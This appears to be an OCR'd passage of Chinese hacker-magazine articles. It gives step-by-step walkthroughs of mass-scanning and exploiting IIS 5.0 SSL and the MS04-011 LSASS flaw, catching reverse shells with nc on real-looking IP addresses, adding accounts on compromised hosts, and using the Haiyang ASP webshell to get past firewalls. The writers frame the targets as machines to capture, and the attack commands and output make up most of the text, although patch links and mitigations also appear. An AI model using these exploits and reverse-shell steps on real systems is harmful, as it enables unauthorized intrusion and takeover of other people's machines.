


图 3

接着程序会提示我们输入"Start Ip"开始 ip 地址，然后是输

Windows SSL Library 远程溢出实例

入“Ending Ip”结束ip地址，回车后程序就会自动的进行扫描443端口了，如图4。

```
+---------------------------------------------------------+
?   IIS 5.0 SSL Buffer OverFlow V0.2 Auto Hacker      ?
+---------------------------------------------------------+

Scanning IIS 5.0 SSL with scan500
Start Ip :
61.11.6.1
Ending Ip :
61.11.10.254

                    =========Modded Sfind=========
               ========(500threads version) By MaXxX ========

61.11.6.131 Port:443 listening
61.11.6.129 Port:443 listening
61.11.7.1 Port:443 listening
61.11.6.211 Port:443 listening
61.11.7.62 Port:443 listening
61.11.7.77 Port:443 listening
61.11.7.68 Port:443 listening
32% Complete.
```

图 4

所有的IP地址扫描完成后会提示我们，如图5，按任意键继续。

```
Done
请按任意键继续. . .
```

图 5

程序又回到主界面上，回车后，重新出现选择菜单，这次我们选择“2”，也就是进行自动攻击，如图6。

```
+---------------------------------------------------------+
?   IIS 5.0 SSL Buffer OverFlow V0.2 Auto Hacker      ?
+---------------------------------------------------------+

1) scan IIS 5.0 SSL ( port 443 )
2) Hack IIS 5.0 SSL
3) Exit

Choose A Number: 2_
```

图 6

程序会提示我们输入“name of scan txt:”扫描的文件名；我们输入“scan.txt”，这也是程序默认使用的保存扫描结果的文件，接着会要求我们输入“Ip to connect back:”也就是反向连接的IP地址，以及“Port to connect back:”也就是反向连接的端口，如图7。就算刚才没有使用nc进行监听，现在都还来得及。

```
+---------------------------------------------------------+
?   IIS 5.0 SSL Buffer OverFlow V0.2 Auto Hacker      ?
+---------------------------------------------------------+

name of scan txt:
scan.txt
Ip to connect back:
221.216.244.167
Port to connect back:
31337
```

图 7

回车后，程序就会自动的调用远程溢出程序进行攻击测试了，泡杯茶慢慢的等吧，当cmd窗口上出现了[*] **waiting for shell**并停止不动的时候，基本上就是溢出已经成功了，如图8。

```
by Johnny Cyberpunk (jcyberpunk@thc.org)

[*] building buffer
[*] connecting the target
[*] exploit send
bind error() 10048

THCIISSLame v0.2 - IIS 5.0 SSL remote root exploit
tested on Windows 2000 Server german/english SP4
by Johnny Cyberpunk (jcyberpunk@thc.org)

[*] building buffer
[*] connecting the target
[*] exploit send
bind error() 10048

THCIISSLame v0.2 - IIS 5.0 SSL remote root exploit
tested on Windows 2000 Server german/english SP4
by Johnny Cyberpunk (jcyberpunk@thc.org)

[*] building buffer
[*] connecting the target
[*] exploit send
[*] waiting for shell
```

图 8

我们打开使用nc进行监听的cmd窗口看看，成功的话，就会得到对方的一个cmd shell了，如图9。

```
E:\sagi>nc -vv -l -p 31337
listening on [any] 31337 ...
61.[redacted].37: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [221.216.244.167] from (UNKNOWN) [61.[redacted].37] 3433: NO_DATA

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图 9

按照漏洞描述中的信息，成功的利用该漏洞，我们溢出后应该得到的是对方的系统权限，但是当我试着向对方的系统中添加一个帐号的时候，对方系统却提示：

net user sigi 135790/add

系统发生 1726 错误。

远程过程调用失败。

不管对于该漏洞描述的如何，最起码我们利用该溢出程序得到的cmd shell已经被证实并非为系统权限了，如图10。当然，这也许是溢出程序还不完善的原因，或许以后还会出现针对该漏洞的更好的溢出程序吧！

```
C:\WINNT\system32>net user sagi 135790 /add
net user sagi 135790 /add
系统发生 1726 错误。

远程过程调用失败。

C:\WINNT\system32>net user
net user
系统发生 1722 错误。

RPC 服务器不可用。

C:\WINNT\system32>net start
net start
已经启动以下 Windows 2000 服务:

   Application Management
   Automatic Updates
   Certificate Services
   COM+ Event System
   Computer Browser
   DHCP Client
   DHCP Server
```

图 10

当我们从对方的系统中退出来的时候，可以重新再使用nc进行监听，回到iis5.0执行的那个窗口，我们可以按“ctrl+c”，程序就会继续询问我们是否中止程序的执行，回答“Y”，程序就会退出来，回答“N”的话，iis5.0就会继续对后边还没有进行测试的主机进行溢出。

在实际的使用过程中，虽然我们无法直接获得对方的系统权限，却可以利用得到的这个cmd shell来上传一些程序，比如asp后门或是别的特洛伊木马程序等等，以实现权限的提升，达到最终控制对方整个系统的目的。

最后给出ms 04-011的补丁下载地址：http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx，请大家马上去下载。趁MS 01-011的漏洞还没有泛滥的时候把自己的洞补上，以免你的爱机受到任何伤害。

（文中的工具请到X论坛去下载）

MS04-011公告 蠕虫又要来了

——记Lsasrv.DLL溢出攻击

雪连建

2004-04-14绿盟紧急通告中出现了微软4月份的漏洞公告。这次一共有4个安全公告，这些公告描述并修复了21个安全漏洞，其中包含多个非常严重的远程安全漏洞（微软变聪明了？为什么不发布21个安全公告却要整合起来发布4个呢？）。MS04-011就是其中一个，并且微软把它定义为紧急级别需要Windows用户立刻进行升级或处理。

MS04-011一共包含14个漏洞，下面我们就来看看微软对这个安全公告的描述。

一、描述

受影响系统：

Microsoft Windows NT Workstation 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
Microsoft Windows 2000 Service Pack 2、Microsoft Windows 2000 Service Pack 3和Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP和Microsoft Windows XP Service Pack 1
Microsoft Windows XP 64-Bit Edition Service Pack 1
Microsoft Windows XP 64-Bit Edition 2003版
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-Bit Edition
Microsoft NetMeeting
Microsoft Windows 98、Microsoft Windows 98 Second Edition (SE)和Microsoft Windows Millennium Edition (ME)

漏洞危害：远程执行代码

严重程度：高

漏洞描述：本公告修复了几个新发现的漏洞。下文中记录了这些漏洞。成功利用其中最严重漏洞的攻击者可以完全控制受影响的系统，包括安装程序，浏览，更改或删除数据，或创建拥有完全权限的新帐号。

风险级别和漏洞标识

漏洞标识	漏洞影响	95/98SE/ME	NT 4.0	Win 2000	XP	Server 2003
LSASS漏洞 CAN-2003-0533	远程执行代码	无	无	高	高	低
LDAP漏洞 CAN-2003-0663	拒绝服务	无	无	重要	无	无
PCT漏洞 CAN-2003-0719	远程执行代码	无	高	高	重要	低
Winlogon漏洞 CAN-2003-0806	远程执行代码	无	中	中	中	无
Metafile漏洞 CAN-2003-0906	远程执行代码	无	高	高	高	无
帮助和支持中心漏洞 CAN-2003-0907	远程执行代码	无	无	无	高	高
工具管理器漏洞 CAN-2003-0908	权限提升	无	无	重要	无	无
Windows管理漏洞 CAN-2003-0909	权限提升	无	无	无	重要	无
本地描述符列表漏洞 CAN-2003-0910	权限提升	无	重要	重要	无	无
H.323漏洞 CAN-2004-0117	远程执行代码	不是最高	无	重要	重要	重要
虚拟DOS机漏洞 CAN-2004-0118	权限提升	无	重要	重要	无	无
协商SSP漏洞 CAN 2004-0119	远程执行代码	无	无	高	高	高
SSL漏洞 CAN-2004-0120	拒绝服务	无	无	重要	重要	重要
ASN 1 "Double Free"漏洞 CAN-2004-0123	远程执行代码	不是最高	高	高	高	高
更新所有漏洞总体风险级别		不是最高	高	高	高	高

以上就是微软对该漏洞的描述了，在漏洞发布后的短短数天内针对Windows Lsasrv.dll RPC漏洞的攻击程序代码也出来了。

二、实测

这里我们先要准备几个工具。

1.DSScan.exe——MS04-011漏洞扫描工具

DSScan是一款图形界面的扫描工具，填入扫描范围、添加扫描范围然后开始扫描如（图1）。




图 1

从图1可以看到扫描的结果有“VULNERABLE”和“Not vulnerable”这两种。凡是VULNERABLE的机器基本上都是存在漏洞的！接下来就该判断其操作系统类型了。

2.getos.exe——操作系统判断工具

Getos是一款在cmd下使用的程序，它通过连接目标139端口来得到目标的系统信息（主要是对方操作系统类型）。使用格式为：getos ip，如图2。

从图2可以看到目标系统为Windows 2000。好了！下面我们就可以开始攻击测试了。

先看看溢出程序ms04011.exe的帮助信息：

```
Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit
bug discoveried by eEye,
code by sbaa(sysop@sbaa.3322.org)
2004/04/24 ver 0.1
Usage:
ms04011 0 targetip (Port ConnectBackIP )
----> attack 2k (tested on cn sp4,en sp4)
ms04011 1 targetip (Port ConnectBackIP )
--> attack xp (tested on cn sp1)
```

```
[redacted]
D:\ms04011\ms04011>getos [redacted].105.43

-------------------------------------------------
 THCsmbgetOS v0.1 - gets group, server and os via SMB
       by Johnny Cyberpunk (jcyberpunk@thc.org)
-------------------------------------------------

[*] Connecting Port 139....
[*] Sending session request....
[*] Sending negotiation request....
[*] Sending setup account request....
[*] Successful....

Remote OS:
----------
WORKGROUP
Windows 2000 LAN Manager
Windows 5.1
```

图 2

从帮助中可看到，该程序可以正向溢出也可以溢出后反弹连接。并且对于不同的系统也有不同的参数。下面让我们实测一下吧！

以图 2 的目标 xxx.xxx.105.204 为例，首先使用正向溢出看看。使用命令：**ms04011 0 xxx.xxx.105.204**（图3）。

```
命令提示符
D:\ms04011\ms04011>ms04011 0 [redacted].105.204
shellcode size 404
Ret value = 1727

D:\ms04011\ms04011>
```

图 3

溢出完成后，使用命令 **nc -vv xx.xxx.105.204 1234** 连接目标的 1234 端口（图4）。

```
[redacted]
C:\>nc -vv [redacted].105.204 1234
219.140.105.204: inverse host lookup failed: h_errno 11004: NO_DATA
<UNKNOWN> [[redacted].105.204] 1234 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图 4

连接上去后即 system 权限，做什么我们就不多说了！！下面我们来看看反弹连接的过程。

反弹连接一般应用于有防火墙的机器，这里我们找一台使用了防火墙的 XP 机器做测试。小窍门：在扫描中如果发现存在漏洞的机器，但不能取得 hostname 和 netbios 名的机器大部分都是 xp 并开启了防火墙的机器。这种类型的目标最好使用溢出后反弹连接的方法。 参照图 1 这里我们使用 xxx.xxx.105.233 做例子。

因为防火墙开启了，139 端口就被拦截，getos 并不能起到作用。所以基本上 getos 在这里使用的意义不大，根据提供的小窍门，我们可直接用 **ms04011 1 目标 ip 我的端口 我的 ip** 这样的格式来测试。先用 **nc -vv -l -p 99** 监听本地 99 端口，再使用命令 **ms04011 1 xxx.xxx.105.233 99 xxx.xxx.66.181** 反弹溢出（图5）。

```
[redacted]
D:\ms04011\ms04011>ms04011 1 [redacted].105.233 99 [redacted].66.181
shellcode size 316
```

```
[redacted]
C:\>nc -vv -l -p 99
listening on [any] 99 ...
219.140.105.233: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.0.2] from <UNKNOWN> [redacted].105.233] 3826: NO_DATA

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>
```

图 5

发送溢出指令后马上 nc 就有了动静！可以清楚的看到是 xp 的系统权限当然是 system 的了。这里还要说明一下根据程序提示 2000 系统使用模式 0，xp 系统使用模式 1 这个千万不要搞错！否则目标有可能重启。

三、修补方法

跟以前一样 M$ 也给出了相应的解决办法。

1. 使用个人防火墙，例如 Windows XP 和 Windows Server 2003 捆绑的 Internet 连接防火墙。

2. 使用防火墙阻断以下端口：UDP 135，137，138 和 445 端口，TCP 135，139，445 和 593 端口，在大于 1024 的端口阻断所有没有请求的流入通讯任何其他特别配置的 RPC 端口。

3. 在支持高级 TCP/IP 过滤特性的系统上启用这个特性。

4. 在受影响系统上使用 IPSec 阻断受影响的端口。

相应的补丁也可以在 http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx 处下载到。

在一些相关的讨论组中看到，已经有高手在研究怎么样利用这个漏洞来制作蠕虫的信息了，不知道蠕虫现身的那天会不会又造成一次轰动呢？MS04011 的其他漏洞也在不断的被高手发掘中。所以大家看完这个简单的测试之后还是立即去给自己的机器打上补丁吧！

（本文用到的以下工具光盘中有收录：DSScan.exe、getos.exe、Lsasrv.DLL 溢出工具及源代码，另，还提供了演示录像。再此特别感谢黄永泰（YTT）朋友友情提供了相关工具和演示录像！）



防火墙在现今的网络中无处不在，只要是稍微重要一些的网络或主机，一般都会置于防火墙之后，这样我们能访问的端口就非常少了。

大多时候跟我一样菜的菜鸟们都会选择放弃，但是这不仅丧失了很多肉鸡，也少了很多学习的机会。今天我就来谈谈几种简单的穿越防火墙的办法，算是起个抛砖引玉的作用。

俗话说得好："知己知彼，百战不殆。"我们就先来谈谈防火墙的原理及分类：按照防火墙对内外来往数据的处理方法，大致可以将防火墙分为两大体系：包过滤防火墙和代理防火墙（应用层网关防火墙）。

防火墙简介

1. 包过滤防火墙

（1）静态包过滤

这种类型的防火墙根据定义好的过滤规则审查每个数据包，以便确定其是否与某一条包过滤规则匹配。过滤规则是基于数据包的报头信息进行制订的。如图 1 所示。




图 1

（2）动态包过滤

这种类型的防火墙采用动态设置包过滤规则的方法，可以根据需要动态地在过滤规则中增加，如图2 所示。




图 2

2.代理防火墙

代理防火墙也叫应用层网关（Application Gateway）防火墙，它利用代理（Proxy）技术参与到一个连接当中。如图3。




图 3

突破防火墙的几种方法

花了那么长的时间谈论防火墙，无非是想说明一下防火墙的基本工作原理。防火墙一般都是防外不防内的，而且大多数防火墙都是用端口号来区别数据包的。基于以上两点，我们不难看出，要穿越防火墙无非有两类方法，一是利用现有端口上的服务，二是让主机反向连接自己。现在我们就分别来说说这两类方法（我们假设你有管理员权限）。

1.现有端口利用突破防火墙

（1）利用网页木马。

如果对方开了web 服务，并且支持php、perl、asp 中一种，并且你可以上传文件到网页目录。你就可以利用网页木马来遥控对方的计算机。这次我们以大名鼎鼎的海阳顶端网页木马为例来讲述网页木马的利用。海阳的界面如图4 所示（lcx：为什么不用2004 版呢？2004 版功能很强的）。




图 4

结合图4 我们来分析一下海阳顶端木马，它主要可以分为4 大块：cmd 命令运行区、程序执行区、文件上传区和目录浏览区。这四块也是平时最常用的。

cmd 命令区：这里可以执行大部分windows cmd命令，诸如netstat命令等，在“运行cmd 命令”按钮前的文本框中填入你想运行的命令即可，但是要注意你这时的身份只是guest，不过有个shell 加上写权限，可以干的事还是很多的。

执行程序区：这里的功能跟CMD 差不多，但是需要填写完整的路径。

文件上传区：这个功能是很重要的一个功能，能够上传文件对入侵来说有极大的好处，这样你就可以上传权限提升软件，制造漏洞等。

目录浏览区：这里可以实现文件的浏览和修改，虽然也可以下载，但是不太好用，大多数时间下不回来（lcx：2004 版已经增强这个功能，实现物理路径下载）。但是文件的编辑功能就很不错了，如果对方开了serv-u，你就可以修改它的配置文件提升权限等。

小结：

以海阳为代表的网页木马拥有体积小、文件操作能力强、不会被防火墙阻拦的优点，但是它的缺陷也是很明显的，如执行权限低、不可进行交互式命令行操作（如telnet 等）。

（2）利用iis 的isapi 映射技术

大家都知道asp 吧（什么你不知道？那还是歇菜回家好好学习吧）！其实asp 动态网页就是通过isapi 映射技术来实现的。如图5 所示。

